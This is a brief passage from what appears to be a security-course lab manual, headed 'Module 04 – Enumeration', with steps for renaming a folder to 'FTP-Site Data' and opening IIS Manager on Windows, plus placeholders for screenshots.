


Module 04 – Enumeration

4. A **New Folder** appears. Rename it to **FTP-Site Data**, as shown in the screenshot.




5. Close the window and click on the **Type here to search** icon at the bottom of the **Desktop**. Type **iis**. In the search results, click on **Internet Information Services Manager (IIS) Manager**, as shown in the screenshot.




Module 04 – Enumeration

